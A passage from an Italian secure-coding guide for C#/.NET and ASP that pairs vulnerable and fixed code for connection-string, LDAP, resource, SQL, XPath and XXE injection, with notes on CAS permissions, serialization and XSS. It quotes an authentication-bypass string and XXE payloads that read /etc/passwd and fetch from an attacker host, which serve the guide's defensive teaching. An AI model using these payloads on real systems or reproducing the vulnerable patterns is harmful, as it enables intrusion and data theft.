- Evitare di costruire dinamicamente stringhe di connessione. Se è necessario creare dinamicamente una stringa di connessione evitare di includere l'input dell'utente. In ogni caso, utilizzare utilità basate sulla piattaforma, come SqlConnectionStringBuilder di .NET, o almeno codificare l'input validato come il piu' idoneo per la piattaforma utilizzata.
- Le stringhe di connessione possono essere custodite nel file web.config. Si tratta di una scelta migliore rispetto a comporle a runtime con l'input dell'utente. Si separa così l'applicazione dai metadati. Il file di configurazione in questione deve essere messo in sicurezza attivano la modalità

"protected configuration", che permette di memorizzare le stringhe di connessione in forma crittografata (encrypted).

Esempi:
Metodo dove sono presentati l'approccio vulnerabile e quello sicuro:

```
public void ProcessRequest(HttpContext contesto)
{
  string nomeUtente = contesto.Request.QueryString["nomeUtente"];

  // Vulnerabile: Uso diretto dell'input dell'utente in una stringa di
  // connessione passata a SqlConnection
  string connectionString = "server=(local);user id=" + nomeUtente +
        ";password= pass;";
  SqlConnection sqlConnectionBad = new SqlConnection(connectionString);

  // Sicuro: Uso di SqlConnectionStringBuilder per includere in modo sicuro
  // l'input dell'utente in una stringa di connessione
  SqlConnectionStringBuilder builder = new SqlConnectionStringBuilder();
  builder["Data Source"] = "(local)";
  builder["integrated Security"] = true;
  builder["user id"] = nomeUtente;
  SqlConnection sqlConnectionGood = new
        SqlConnection(builder.ConnectionString);
}
```

Nell'esempio che segue viene evidenziata la sezione che custodisce la stringa di connessione in modalità encrypt nel file di configurazione web.config:

```
<connectionStrings configProtectionProvider="RsaProtectedConfigurationProvider">
<EncryptedData Type="http://www.w3.org/2001/04/xmlenc#Element"
 xmlns="http://www.w3.org/2001/04/xmlenc#">
 <EncryptionMethod Algorithm="http://www.w3.org/2001/04/xmlenc#tripledes-cbc" />
 <KeyInfo xmlns="http://www.w3.org/2000/09/xmldsig#">
  <EncryptedKey xmlns="http://www.w3.org/2001/04/xmlenc#">
   <EncryptionMethod Algorithm="http://www.w3.org/2001/04/xmlenc#rsa-1_5" />
   <KeyInfo xmlns="http://www.w3.org/2000/09/xmldsig#">
    <KeyName>RSA Key</KeyName>
   </KeyInfo>
   <CipherData>

<CipherValue>RXO/zmmy3sR0iOJoF4ooxkFxwelVYpT0riwP2mYpR3FU+r6BPfvsqb384pohivkyNY7Dm
4lPgR2bE9F7k6TblLVJFvnQu7p7d/yjnhzgHwWKMqb0M0t0Y8DOwogkDDXFxs1UxIhtknc+2a7UGtGh6Di
3N572qxdfmGfQc7ZbwNE=
     </CipherValue>
    </CipherData>
   </EncryptedKey>
  </KeyInfo>
  <CipherData>

<CipherValue>KMNKBuV9nOid8pUvdNLY5I8R7BaEGncjkwYgshW8ClKjrXSM7zeIRmAy/cTaniu8Rfk92
KVkEK83+UlQd+GQ6pycO3eM8DTM5kCyLcEiJa5XUAQv4KITBNBN6fBXsWrGuEyUDWZYm6Eijl8DqRDb11i
+StkBLlHPyyhbnCAsXdz5CaqVuG0obEy2xmnGQ6G3Mzr74j4ifxnyvRq7levA2sBR4lhE5M80Cd5yKEJkt
cPWZYM99TmyO3KYjtmRW/Ws/XO3z9z1b1KohE5Ok/YX1YV0+Uk4/yuZo0Bjk+rErG505YMfRVtxSJ4ee41
8ZMfp4vOaqzKrSkHPie3zIR7SuVUeYPFZbcV65BKCUlT4EtPLgi8CHu8bMBQkdWxOnQEIBeY+TerAee/Si
BCrA8M/n9bpLlRJkUb+URiGLoaj+XHym//fmCclAcveKlba6vKrcbqhEjsnY2F522yaTHcc1+wXUWqif7r
SIPhc0+MT1hB1SZjd8dmPgtZUyzcL51DoChy+hZ4vLzE=
    </CipherValue>
   </CipherData>
  </EncryptedData>
 </connectionStrings>
```

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/99.html,
CWE-99: Improper Control of Resource Identifiers ('Resource Injection').

7.6.5 LDAP Injection

Come riconoscerla

La LDAP Injection è un tipo di attacco cui sono vulnerabili le applicazioni e che utilizzano l'input, senza verificarlo adeguatamente, per costruire query LDAP (Lightweight Directory Access Protocol).
Se coronato da successo, l'LDAP injection potrebbe consentire un furto di informazioni, un'elevazione dei privilegi e l'autenticazione con un'identità altrui (spoofing).
Per comunicare con la directory delle utenze (ad esempio Active Directory), l'applicazione costruisce dinamicamente delle query. Se utilizza l'input utente senza verificarlo, un malintenzionato può inserire comandi modificati ad arte per carpire informazioni non dovute.

Come difendersi

Validare tutti gli input, indipendentemente dalla loro provenienza. Per la validazione, si consisglia l'approccio white list (sono accettati solo i dati che adottano una struttura specificata nella white list, scartando quelli che non la rispettano). Occorre controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).

Esempio:
Il seguente codice, avvalendosi di una variabile (nomeutente) pervenuta attraverso l'input, è passbile di LDAP injection, a meno che la stringa non sia sottoposta a codifica (encoding) e validazione.

```
DirectorySearcher search = new DirectorySearcher(de);
search.Filter = "(ACName=" + nomeutente + ")";
search.SearchScope = SearchScope.Subtree;
search.CacheResults = false;
```

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/90.html,
CWE-90: Improper Neutralization of Special Elements used in an LDAP Query ('LDAP Injection')

7.6.6 Resource Injection

Come riconoscerla

Quando un'applicazione definisce un tipo di risorsa o posizione in base all'input dell'utente, come un nome file o un numero di porta, questi dati possono essere manipolati per eseguire o accedere a risorse diverse.
L'attacco di "path traversal" è un caso particolare della resource injection. In tal caso a essere iniettato è un path manipolativo che punta a risorse diverse nel file system.
Se si utilizza l'input dell'utente per definire la porta sulla quale aprire un socket, si da all'utente la possibilità di introdurre una backdoor attraverso la quale potrebbe prendere il controllo del sistema.

Come difendersi

In molti casi non è necessario aprire un socket manualmente; meglio affidarsi a librerie e protocolli esistenti.

- Tutti i dati inviati devono essere crittografati, se sono sensibili. Nel dubbio se i dati siano sensibili o possano diventarlo, meglio comunque crittografarli.
- Qualsiasi input letto dal socket deve essere validato.
- Le applicazioni non dovrebbero utilizzare l'input dell'utente per accedere a risorse del sistema. Nel caso si scelga di farlo, è obbligatorio validare l'input, per esempio attraverso una white list. Se si consente la creazione di socket, controllare scrupolosamente questo tipo di attività.

Esempio:
Creazione di un socket passibile di resource injection, qualora i parametri fossero controllati dall'utente:

```
public static void Run()
{
  Socket socket = new Socket(AddressFamily.InterNetwork, SocketType.Stream,
```

```
        ProtocolType.Tcp);

        TcpClient client = new TcpClient("example.com", 80);
        UdpClient listener = new UdpClient(80);
    }
```

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/99.html,
CWE-99: Improper Control of Resource Identifiers ('Resource Injection').

7.6.7 SQL Injection

Come riconoscerla

I dati forniti dall'utente, in un modulo (form) o attraverso i parametri URL, devono essere sempre considerati non attendibili e potenzialmente corrotti. La composizione dinamica di query SQL, a partire da dati non verificati, consente agli aggressori di inserire valori appositamente predisposti per modificarne il contenuto e il significato. Gli attacchi di SQL injection possono leggere, modificare o eliminare informazioni riservate dal database e talvolta persino metterlo fuori uso o eseguire comandi arbitrari di sistema operativo.

Come difendersi

- In genere, la soluzione consiste nel fare affidamento su query parametriche, piuttosto che sulla concatenazione di stringhe. Questa tecnica fornisce un valido escaping dei caratteri pericolosi.
- Validare tutti gli input, indipendentemente dalla loro provenienza. La validazione dovrebbe essere basata su una white list: dovrebbero essere accettati solo i dati che adattano a una struttura specificata, scartando quelli che non rispettano la white list. Occorre controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).
- Limitare l'accesso agli oggetti e alle funzionalità di database, in base al "Principle of Least Privilege" (non fornire agli utenti permessi più elevati di quelli strettamente necessari per svolgere il loro lavoro).

Esempio:
Codice vulnerabile:

```
public IActionResult Autenticazione(string nomeUtente)
{
  // Non sicuro. Un utente malintenzionato può aggirare l'autenticazione passando
  // nomeUtente con il valore "' or 1=1 or ''='";
var query = "SELECT * FROM Utenti WHERE Nome = '" + nomeUtente + "'";
var nomeUtenteExists = _context.nomeUtentes.FromSql(query).Any();

   return Content(nomeUtenteExists ? "success" : "fail");
}
```

Codice sicuro:

```
public IActionResult Autenticazione(string nomeUtente)
{
var query = "SELECT * FROM Utenti WHERE Username = {0}"; // Safe
var userExists = _context.Users.FromSql(query, nomeUtente).Any();
return Content(userExists ? "success" : "fail");
}
```

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/89.html,
CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection').

7.6.8 XPath Injection

Come riconoscerla

Gli attacchi XPath Injection sono possibili quando un sito Web utilizza le informazioni fornite dall'utente per costruire una query XPath per i dati XML. Inviando informazioni intenzionalmente malformate nel sito Web, un utente malintenzionato può scoprire come sono strutturati i dati XML o accedere a dati a cui normalmente non avrebbe accesso. Potrebbe persino essere in grado di elevare i suoi privilegi sul sito Web se i dati XML vengono utilizzati per l'autenticazione (come un file utente basato su XML).

Come difendersi

- Evitare che la costruzione della query XPath dipenda dalle informazioni inserite dall'utente. Possibilmente mapparla con i parametri utente mantenendo la separazione tra dati e codice. Nel caso fosse necessario includere l'input dell'utente nella query, questo dovrà essere precedentemente validato.
- Validare tutti gli input, indipendentemente dalla loro provenienza. La validazione dovrebbe essere basata su una white list (si dovrebbero accettare solo i dati che adattano a una struttura specificata, scartando quelli che non la rispettano). Occorre controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).

Esempio:
Codice vulnerabile

```
public IActionResult Autenticazione(string nomeutente, string password)
{
     // Non sicuro. Un attaccante può aggirare
   // l'autenticazione modificando il valore di nomeutente con "' or 1=1 or ''='"
    String espressione = "/utenti/nomeutente[@nome='" + nomeutente +
      "' and @password='" + password + "']";

    return Content(doc.SelectSingleNode(espressione) !=
             null ? "success" : "fail");
 }
```

Codice sicuro

```
public IActionResult Autenticazione(string nomeutente, string password)
{
 // Limita nome utente e passwordword alle sole lettere alfabetiche
 if (!Regex.IsMatch(nomeutente, "^[a-zA-Z]+$") ||
   !Regex.IsMatch(password, "^[a-zA-Z]+$"))
 {
   return BadRequest();
 }

 String espressione = "/utenti/nomeutente[@nome='" + nomeutente +
           "' and @password='" + password + "']";
 return Content(doc.SelectSingleNode(espressione) != null ? "success" : "fail");
}
```

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/643.html,
CWE-643: Improper Neutralization of Data within XPath Expressions ('XPath Injection').

7.6.9 XML External Entity (XXE) injection

Come riconoscerla

Se l'applicazione web riceve in input un documento XML che consente l'elaborazione di entità esterne, dichiarate nel DTD, il sistema potrebbe essere esposto a possibili attacchi di tipo XXE. Se viene effettuato il parsing di entità create ad arte, come nell'esempio seguente, potrebbero essere visualizzate dall'attaccante le password di sistema oppure eseguito del codice malevolo.
Esempio:

```
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]><foo>&xxe;</foo>
<!ENTITY xxe SYSTEM "http://www.attacker.com/text.txt" >]><foo>&xxe;</foo>
```

Come difendersi

- Bisogna evitare di incorporare entità esterne.
- Occorre assicurarsi di disabilitare il parser dal caricamento automatico di entità esterne.
- Formati di dati meno complessi, come JSON, possono rendere più difficile la serializzazione di dati sensibili.
- Devono essere apportati i necessari aggiornamenti a tutti i parser e alle librerie XML in uso da parte dell'applicazione o sul sistema operativo sottostante.
- Se viene utilizzato SOAP, occorre aggiornarlo alla versione 1.2 o successive.
- Implementare la convalida dell'input come evidenziato in altri punti.
- Verificare che la funzionalità di caricamento di file XML o XSL convalidI l'XML in entrata utilizzando uno schema XSD.

Esempio**:**

Formato non corretto - Il parsing del documento XML, qui racchiuso nella stringa OurOutputXMLString, carica qualunque entità esterna, se non validata.

```
XmlDocument xmlDoc = new XmlDocument();
xmlDoc.LoadXml(OurOutputXMLString);
```

Formato corretto - La riga evidenziata imposta a null il valore del resolver. In questo modo s'impedirà al parser di prendere in considerazione le entità esterne.

```
XmlDocument xmlDoc = new XmlDocument();
xmlDoc.XmlResolver = null;
xmlDoc.LoadXml(OurOutputXMLString);
```

Per una regolazione più sottile, basterà utilizzare una classe derivata da XmlUrlResolver. Si potrà decidere quali domini potranno essere accettati dfile XML.

7.6.10 Ulteriori indicazioni per lo sviluppo sicuro

Di seguito ulteriori suggerimenti per lo sviluppo sicuro in C#.

7.6.10.1 Managed Wrapper per l'implementazione del codice nativo

Spesso sorge la necessità di rendere disponibile una funzionalità utile in codice nativo per il codice gestito. La realizzazione dei managed wrapper può essere semplificata usando platform invoke o COM interop. Per la riuscita di quest'operazione è tuttavia necessario che i chiamanti dei wrapper dispongano di diritti per il codice non gestito (unmanaged code).
Invece di concedere diritti per il codice non gestito a tutte le applicazioni che usano il wrapper, è preferibile fornire questi diritti solo al codice wrapper. Se la funzionalità sottostante non espone alcuna risorsa e l'implementazione è verosimilmente sicura, chiunque potrà chiamare il wrapper con i regolari diritti sull'unmanaged code. Quando invece, la funzionalità nativa espone delle risorse, il wrapper può mettere i suoi chiamanti in pericolo, per cui è necessaria, da parte sua, un'attenta verifica della sicurezza del codice nativo.

7.6.10.2 Library Code che espone risorse protette

La libreria funge da interfaccia per l'accesso a determinate risorse che non sono altrimenti disponibili; deve quindi richiedere autorizzazioni per l'accesso alle risorse che utilizzano. In generale, laddove si espone una risorsa (qualunque essa sia), il codice deve implementare una richiesta di autorizzazione appropriata alla risorsa (cioè deve eseguire un controllo di protezione).

7.6.10.3 Richieste di autorizzazione

La richiesta di autorizzazioni è il modo in cui si consente al Common Runtime Language (CLR) di .NET di sapere cosa deve fare il codice per eseguire il proprio lavoro. Sebbene la richiesta di autorizzazioni sia facoltativa e non sia necessaria per la compilazione del codice, ci sono importanti motivi per richiedere le

appropriate autorizzazioni all'interno del codice. Quando il codice richiede autorizzazioni utilizzando il metodo Demand, CLR verifica che tutti i moduli che chiamano il codice in questione dispongano delle autorizzazioni appropriate. Senza queste autorizzazioni, la richiesta non riesce. La verifica delle autorizzazioni viene determinata eseguendo uno stack-walk. È importante dal punto di vista dell'usabilità e della sicurezza che il codice riceva le autorizzazioni minime necessarie per l'esecuzione.
Nell'esempio di codice riportato di seguito viene illustrata una richiesta di autorizzazione di base:

```
[assembly:FileIOPermissionAttribute(SecurityAction.RequestMinimum,Write="C:\\test.tmp")]
[assembly:PermissionSet(SecurityAction.RequestOptional,Unrestricted=false)]
```

Questo esempio indica al sistema di protezione del Framework .NET che il codice non dovrebbe essere eseguito a meno che, non riceva l'autorizzazione a scrivere a C: \ test.tmp. Se il codice incontra sempre criteri di protezione che non concedono quest'autorizzazione, viene generata una PolicyException e il codice non viene eseguito. Utilizzando questa richiesta, si può essere certi che il codice verrà eseguito solo se verrà concessa tale autorizzazione.
Questo esempio indica anche al sistema che non è richiesta alcuna autorizzazione aggiuntiva. Le autorizzazioni di esecuzione non necessarie al codice possono portare a problemi di sicurezza.
Un altro modo per limitare le autorizzazioni che il codice riceve, in base al criterio dei minimi privilegi, è quello di elencare le autorizzazioni specifiche che si desidera rifiutare.

7.6.10.4 Protezione dell'accesso ai metodi

.NET Framework fornisce un meccanismo denominato Code Access Security (CAS), che consente di applicare vari livelli di attendibilità a codice diverso in esecuzione nella stessa applicazione.
Alcuni metodi potrebbero non essere adatti per consentire le chiamate da parte di codice arbitrario non attendibile. Potrebbero, infatti, fornire informazioni limitate; potrebbero non eseguire il controllo degli errori sui parametri; non verificare la correttezza dei parametri; potrebbero funzionare in modo non corretto o causare qualche problema. L'utente dovrebbe essere informato di questi casi e adottare le misure appropriate per proteggerli.
In alcuni casi, potrebbe essere necessario limitare i metodi che non sono destinati all'uso generalizzato da parte del pubblico, ma che devono comunque essere esposti pubblicamente. Ad esempio, nel caso di un'interfaccia che deve essere chiamata attraverso le proprie DLL e pertanto deve essere pubblica, ma che non si vuole esporre pubblicamente, per evitare che il suo punto d'ingresso possa essere sfruttato da codice dannoso. Un altro motivo comune per limitare un metodo non destinato all'uso pubblico (ma che deve essere pubblico) consiste nell'evitare di dover documentare e supportare quella che potrebbe essere un'interfaccia molto interna.
Il codice gestito (managed code) offre diverse possibilità per essere adeguatamente protetto:
Limitare l'ambito di accessibilità alla classe, all'assembly o alle classi derivate, se queste sono affidabili. Questo è il modo più semplice per limitare l'accesso al metodo. Si noti che, in generale, le classi derivate possono essere meno affidabili della classe da cui derivano, sebbene in alcuni casi condividano l'identità della classe genitore. In particolare, non dedurre il grado di sicuerzza dalla parola chiave protected, che viene utilizzata in un contesto non necessariamente relativo alla sicurezza.
Limitare l'accesso del metodo a determinati chiamanti. Il criterio di selezione può essere il nome sicuro (strong name), l'identità di chi lo pubblica, la zona, ecc.
Limitare l'accesso del metodo ai chiamanti che dispongono di specifiche autorizzazioni.
Analogamente la sicurezza delle dichiarazioni consente di controllare l'ereditarietà delle classi. È possibile utilizzare InheritanceDemand per eseguire le seguenti operazioni:

- Imporre che le classi derivate abbiano un'identità o un'autorizzazione specificate.
- Imporre alle classi derivate di sostituire metodi specifici per avere un'identità o un'autorizzazione specifici.

L'esempio seguente illustra come proteggere una classe pubblica, limitando l'accesso, con la richiesta che i chiamanti si firmino con un nome sicuro specifico.

Viene qui utilizzata la funzione StrongNameIdentityPermissionAttribute con una richiesta di nome sicuro:

```
[StrongNameIdentityPermissionAttribute(SecurityAction.Demand,
PublicKey="…hex…", Name="App1", Version="0.0.0.0")]
public class Class1
{

}
```

7.6.10.5 Protezione e campi pubblici di sola lettura

Non utilizzare mai campi pubblici di sola lettura dalle librerie managed in quanto i campi pubblici di sola lettura possono essere modificati.
Alcune classi di framework .NET includono campi pubblici di sola lettura che contengono parametri di confine specifici per la piattaforma. Ad esempio, il campo InvalidPathChars è un array che descrive i caratteri che non sono consentiti in una stringa del percorso di file.
I valori dei campi pubblici di sola lettura come InvalidPathChars possono essere modificati dal codice o dal codice che condivide il dominio di applicazione. Se si utilizzano i campi pubblici in sola lettura, come InvalidPathCharsi, il codice dannoso può alterare le definizioni dei limiti e utilizzare il codice in modi inaspettati.
Nella versione 2.0 e versioni successive di .NET Framework, è necessario utilizzare metodi che restituiscono un nuovo array anziché utilizzare i campi di array pubblici. Ad esempio, invece di utilizzare il campo InvalidPathChars, è necessario utilizzare il metodo GetInvalidPathChars.
Si noti che i tipi di .NET Framework non utilizzano i campi pubblici per definire internamente i tipi di confini. Al contrario, il framework .NET utilizza campi privati separati. La modifica dei valori di questi campi pubblici non altera il comportamento dei tipi di .NET Framework.

7.6.10.6 Esclusione di classi e membri utilizzati da codice non attendibile

Utilizzare le dichiarazioni illustrate in questa sezione per impedire che classi e metodi specifici, nonché proprietà e eventi, siano utilizzati da un codice parzialmente attendibile. Applicare queste dichiarazioni a una classe, applica la protezione a tutti i suoi metodi, proprietà e eventi; tuttavia, si noti che l'accesso sul campo non è influenzato dalla sicurezza dichiarativa. Si noti inoltre che le richieste di collegamento aiutano a proteggere solo i chiamanti immediati e potrebbero essere ancora soggetti ad attacchi.
In associazione con il nome sicuro, un LinkDemand viene applicato a tutti i metodi, le proprietà e gli eventi accessibili a livello pubblico per limitarne l'uso a chiamanti affidabili. Per disattivare questa funzionalità, è necessario applicare l'attributo AllowPartiallyTrustedCallersAttribute. Pertanto, la selezione esplicita di classi per escludere i chiamanti non attendibili è necessaria solo per assemblies non assegnate o assemblies con questo attributo; è possibile utilizzare queste dichiarazioni per contrassegnare un sottoinsieme di tipi in esso che non sono destinati a chiamanti non attendibili.

Gli esempi seguenti mostrano come evitare che classi e membri siano utilizzati da codice non attendibile.
Esempi:
Per classi pubbliche non sealed:

```
[System.Security.Permissions.PermissionSetAttribute(
System.Security.Permissions.SecurityAction.InheritanceDemand,
Name="FullTrust")]
[System.Security.Permissions.PermissionSetAttribute(
System.Security.Permissions.SecurityAction.LinkDemand, Name="FullTrust")]
public class CanDeriveFromMe
{
}
```

Per classi pubbliche sealed:

```
[System.Security.Permissions.PermissionSetAttribute(
System.Security.Permissions.SecurityAction.LinkDemand, Name="FullTrust")]
public sealed class CannotDeriveFromMe
{
}
```

Per classi pubbliche abstract:

```
[System.Security.Permissions.PermissionSetAttribute(
System.Security.Permissions.SecurityAction.InheritanceDemand,
Name="FullTrust")]
[System.Security.Permissions.PermissionSetAttribute(
System.Security.Permissions.SecurityAction.LinkDemand, Name="FullTrust")]
public abstract class CannotCreateInstanceOfMe_CanCastToMe{}
```

Per funzioni pubbliche virtual:

```
class Base1
{
[System.Security.Permissions.PermissionSetAttribute(
System.Security.Permissions.SecurityAction.InheritanceDemand,
Name="FullTrust")]
[System.Security.Permissions.PermissionSetAttribute(
System.Security.Permissions.SecurityAction.LinkDemand, Name="FullTrust")]
  public virtual void CanOverrideOrCallMe() {}
}
```

Per funzioni pubbliche abstract:

```
abstract class Base2{
[System.Security.Permissions.PermissionSetAttribute(
System.Security.Permissions.SecurityAction.InheritanceDemand, Name =
"FullTrust")]
[System.Security.Permissions.PermissionSetAttribute(
System.Security.Permissions.SecurityAction.LinkDemand, Name = "FullTrust")]
public abstract void MustOverrideMe();
}
```

Per funzioni di aggiornamento pubblico in cui la classe di base non richiede una completa fiducia:

```
class Derived : Base1
{
[System.Security.Permissions.PermissionSetAttribute(
System.Security.Permissions.SecurityAction.Demand, Name="FullTrust")]
  public override void CanOverrideOrCallMe()
  {
    base.CanOverrideOrCallMe();
  }
}
```

Per funzioni di aggiornamento pubblico in cui la classe di base richiede una completa fiducia:

```
class Derived : Base1
{
[System.Security.Permissions.PermissionSetAttribute(
System.Security.Permissions.SecurityAction.LinkDemand, Name="FullTrust")]
  public override void CanOverrideOrCallMe()
  {
    base.CanOverrideOrCallMe();
  }
}
```

Per pubbliche interfacce:

```
public interface ICanCastToMe
{
[System.Security.Permissions.PermissionSetAttribute(
System.Security.Permissions.SecurityAction.LinkDemand, Name = "FullTrust")]
[System.Security.Permissions.PermissionSetAttribute(
System.Security.Permissions.SecurityAction.InheritanceDemand, Name =
"FullTrust")]
void CanImplementMe();
}
[System.Security.Permissions.PermissionSetAttribute(
System.Security.Permissions.SecurityAction.LinkDemand, Name = "FullTrust")]
[System.Security.Permissions.PermissionSetAttribute(
System.Security.Permissions.SecurityAction.InheritanceDemand, Name =
"FullTrust")]
class Implemented : ICanCastToMe
{
  public void CanImplementMe()
  {
  }
```

```
}
```

7.6.10.7 Definizione delle classi

Evitare l'utilizzo di classi Wrapper. Se il wrapper è degno di maggiore fiducia rispetto al codice che lo utilizza, si può aprire un insieme unico di debolezze di sicurezza. Qualsiasi cosa fatta per conto di un chiamante, le cui autorizzazioni limitate non sono incluse nel controllo di sicurezza appropriato, è una potenziale debolezza da sfruttare.
Mai abilitare qualcosa attraverso il Wrapper che il chiamante non potrebbe fare su se stesso. Questo è un pericolo quando si effettua qualcosa che comporta un controllo di sicurezza limitato. Quando i controlli a livello singolo sono coinvolti, l'interposizione del codice di Wrapper tra il chiamante reale e l'elemento API in questione può facilmente causare il controllo di sicurezza per avere successo se non dovrebbe, quindi indebolire la sicurezza.

7.6.10.8 User input

I dati utente, qualsiasi tipo di input (dati da una richiesta Web o un URL, input ai controlli di un'applicazione Microsoft Windows Form e così via), possono influenzare negativamente il codice perché spesso vengono utilizzati direttamente come parametri per chiamare altro codice. Questa situazione è analoga a un modulo dannoso che chiama il codice con parametri estranei, e dovrebbero essere prese le stesse precauzioni.
Per cercare questi possibili bug, cercate di immaginare quali siano i valori possibili e valutare se il codice che visualizza questi dati possa gestire tutti questi casi. È possibile risolvere questi bug attraverso 'adozione della tecnica della white list, per cui si accettano solo i dati previsti e si rifiutano tutti gli altri.

Alcune considerazioni importanti che coinvolgono i dati utente includono quanto segue:

- tutti i dati contenuti in una risposta del server vengono eseguiti sulla pagina web dal client. Se il tuo web server prende i dati utente e li inserisce nella pagina Web restituita, potrebbe includere ad esempio un tag <script> e ed essere eseguito (attacco XSS);
- il client può richiedere qualsiasi URL;
- la funzione eval(datiUtente) può fare qualsiasi cosa;
- fare attenzione ai nomi utente che potrebbero avere più di un formato canonico. Ad esempio, in Microsoft Windows 2000, è possibile utilizzare spesso il modulo di nome utente MYDOMAIN \ o il modulo username@mydomain.example.com;
- prendere in considerazione i percorsi ingannevoli o non validi: quelli forniti di ripetuti "..\" e quelli molto lunghi;
- può esserci un uso sconsiderato del carattere (*);
- fare attenzione all'espansione dei token (% token%);
- verificare che non vi siano strani forme di percorsi con un significato speciale;
- appurare la correttezza delle versioni brevi di nomi file lunghi, come longfi ~ 1 per longfilename.

7.6.10.9 Concorrenza

Utilizzo di synchronized per la gestione della memoria

Se un metodo di una classe `Dispose` non è `synchronized`, è possibile che il codice di cleanup all'interno di Dispose sia eseguito più di una volta, come illustrato nell'esempio seguente.
Esempio:

```
void Dispose()
{
  if( myObj != null )
  {
    Cleanup(myObj);
    myObj = null;
  }
}
```

Poiché questa implementazione di `Dispose` non è `synchronized`, è possibile che `Cleanup` sia chiamato da un primo thread e poi un secondo thread prima che `_myObj` sia impostato a `null`. In base a ciò che accade quando viene eseguito il codice di cleanup, si può trattare di un problea di sicurezza o meno.
Un problema importante con l'implementazione di Dispose non sincronizzata comporta un reale problema nella gestione di risorse. La deallocazione impropria può causare una gestione dell'utilizzo errata, che spesso conduce a vulnerabilità di sicurezza.
In alcune applicazioni, potrebbe essere possibile che altri thread accedano ai membri della classe prima che i loro costruttori di classe siano completamente eseguiti. È necessario esaminare tutti i costruttori di classe per assicurarsi che non ci siano problemi di protezione e sincronizzare i thread, se necessario.

7.6.10.10Serializzazione e deserializzazione

Poiché la serializzazione può consentire ad altri moduli di visualizzare o modificare i dati di istanza dell'oggetto che altrimenti sarebbero inaccessibili, è necessaria una autorizzazione speciale per la serializzazione del codice. Per default questa autorizzazione non viene fornita al codice scaricato da internet o intranet; solo al codice sul computer locale è concessa questa autorizzazione.
Normalmente, tutti i campi dell'istanza di un oggetto vengono serializzati, il che significa che vengono serializzati anche i dati. È possibile che il codice possa interpretare il formato per determinare i valori dei dati, indipendentemente dall'accessibilità dei singoli membri. Analogamente, la deserializzazione estrae i dati dalla rappresentazione serializzata e imposta lo stato dell'oggetto direttamente, di nuovo indipendentemente dalle regole di accessibilità.
Qualsiasi oggetto che potrebbe contenere dati sensibili alla sicurezza dovrebbe essere reso non serializable. Se trettamente necessario adottare questa tecnica, occorre comunque creare campi specifici non serializzabili, quelli che - per esempio - contengano dati sensibili. Se questo non può essere fatto, tenere presente che questi dati saranno esposti a qualsiasi modulo che abbia l'autorizzazione a serializzare/deserializzare. In tal caso assicurarsi che nessun modulo non attendibile possa ottenere tale autorizzazione.
L'interfaccia `ISerializable` è destinata esclusivamente all'infrastruttura di serializzazione. Se si fornisce una serializzazione personalizzata implementando `ISerializable`, assicurarsi di adottare le seguenti precauzioni:
Il metodo `GetObjectData` dovrebbe essere protetto in modo esplicito o richiedendo l'autorizzazione SecurityPermission con SerializationFormatter specificata. Occorre anche assicurarsi che non venga rilasciata alcuna informazione sensibile con l'output del metodo.
Esempio:

```
[SecurityPermissionAttribute(SecurityAction.Demand,SerializationFormatter = true)]
public override void GetObjectData(SerializationInfo info,
StreamingContext context)
{
}
```

Il costruttore speciale utilizzato per la serializzazione dovrebbe inoltre eseguire una convalida completa degli input e dovrebbe essere dichiarata private o protected per proteggere la classe da un uso improprio e abusivo.

7.7 ASP

ASP (Active Server Page) identifica non un linguaggio di programmazione, ma una tecnologia Microsoft, per la creazione di pagine web dinamiche attraverso linguaggi di script come VBScript e Microsoft JScript. ASP sfrutta non solo la connettività del web server ma, si può interfacciare (attraverso oggetti COM) con tutte le risorse disponibili sul server e, in maniea trasparente, sfruttare tecnologie diverse.
Vengono di seguito analizzate le principali vulnerabilità e relative contromisure da adottare.

7.7.1 Cross-site scripting (XSS)

Come riconoscerla

Il Cross Site Scripting consiste nella possibilità che un attaccante possa inserire nella pagina dell'applicazione, quindi nel codice HTML, script che, una volta eseguiti, possano trarre in inganno i legittimi utenti, trafugare informazioni e predisporre nuovi attacchi.
Questa minaccia, enormemente diffusa, è dovuta allo scarso controllo dell'input da parte delle web application.
Il Cross Site Scripting può essere reflected o stored. Nel primo caso, uno script inoculato è valido solo all'interno della sessione corrente, ma i suoi effetti possono essere molto dannosi per il sito vittima dell'attacco.
Ancora più grave è il Cross Site Scripting di tipo stored. In questo caso lo script inoculato viene memorizzato come parte intregrante della pagina all'interno di un database e rispristinato ogni qual volta la pagina in questione viene caricata. Quest'attacco è stato sfruttato ampiamente nel recente passato, soprattutto laddove veniva consentito agli utenti di inserire recensioni, commenti e altri contributi.

Volendo schematizzare, possiamo categorizzare gli attacchi XSS nelle seguenti tipologie:

- Reflected XSS, in cui la stringa dannosa proviene dalla richiesta dell'utente.
- Stored XSS, in cui la stringa dannosa proviene dal database del sito Web.

Esiste anche un Cross Site Scripting dovuto a una lacuna nella codifica UTF-7, che permettere di mascherare i caratteri "<" e ">", facendoli sfuggire al controllo. Questa minaccia non è più possibile nei moderni browser, ad eccezione di Microsoft Internet Explorer 11.

Come difendersi

- Validare tutti gli input, indipendentemente dalla loro provenienza. Per la validazione, si consiglia l'approccio white list (sono accettati solo i dati che adottano una struttura specificata nella white list, scartando quelli che non la rispettano). Occorre controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).
- Codificare completamente tutti i dati dinamici prima di incorporarli (encoding). La codifica dovrebbe essere sensibile al contesto, in base al tipo di dato che si vuole neutralizzare: se ci si aspetta che possa esserci codice HTML abusivo, occorre codificare gli eventuali tag HTML, se ci si potrebbe trovare di fronte a uno script, allora bisogna codificare gli elementi sintattici di Javascript, ecc.
- Si consiglia di utilizzare la libreria di codifica ESAPI di OWASP.
- Nell'intestazione di risposta Content-Type HTTP, è necessario definire esplicitamente la codifica dei caratteri (charset) per l'intera pagina.
- Impostare l'attributo HTTPOnly per proteggere il cookie della sessione da indebite letture da parte di script malevoli.

Esempio:

ASP offre la possibilità di fare l'encoding delle stringhe dell'input (HTMLEncode):
